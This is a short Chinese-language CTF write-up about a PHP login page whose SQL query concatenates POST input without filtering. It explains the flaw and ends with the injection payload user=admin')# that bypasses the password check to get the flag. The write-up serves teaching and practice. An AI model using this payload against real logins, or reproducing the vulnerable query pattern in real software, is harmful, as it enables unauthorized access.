1、知识点

知识点	说明
mysql_connect()	建立Mysql连接，语法 mysql_connect(server,user,pwd,newlink,clientflag)
mysql_fetch_array()	从结果集中取得一行作为关联数组 / 数字数组 / 二者兼有

2、源码

```
<?php


if($_POST[user] && $_POST[pass]) {
    $conn = mysql_connect("*******", "****", "****");
    mysql_select_db("****") or die("Could not select database");
    if ($conn->connect_error) {
        die("Connection failed: " . mysql_error($conn));
}
$user = $_POST[user];
$pass = md5($_POST[pass]);

$sql = "select user from php where (user='$user') and (pw='$pass')";
$query = mysql_query($sql);
if (!$query) {
    printf("Error: %s\n", mysql_error($conn));
    exit();
}
$row = mysql_fetch_array($query, MYSQL_ASSOC);
//echo $row["pw"];
  if($row['user']=="admin") {
    echo "<p>Logged in! Key: ********** </p>";
  }

  if($row['user'] != "admin") {
    echo("<p>You are not admin!</p>");
  }
}

?>
```


3、分析

1) 程序通过POST方法接收参数user和pass，并通过')闭合带入SQL语句中查询，并且在后面对user的值是否为admin进行了判断，是admin才输出flag。

```php
$user = $_POST[user];
$pass = md5($_POST[pass]);

$sql = "select user from users where (user='$user') and (pw='$pass')";
$query = mysql_query($sql);
if (!$query) {
    printf( format: "Error: %s\n", mysql_error($conn));
    exit();
}
$row = mysql_fetch_array($query,  result_type: MYSQL_ASSOC);
echo $row["pw"];
  if($row['user']=="admin") {
    echo "<p>Logged in! Key: ********** </p>";
  }
```

2）由于SQL语句从接收参数到拼接过程中，没有对值进行过滤，此时可以通过闭合')达到SQL注入，并通过将user设置为admin，即可得到flag。



4、利用

```
user=admin')#&pass=x
```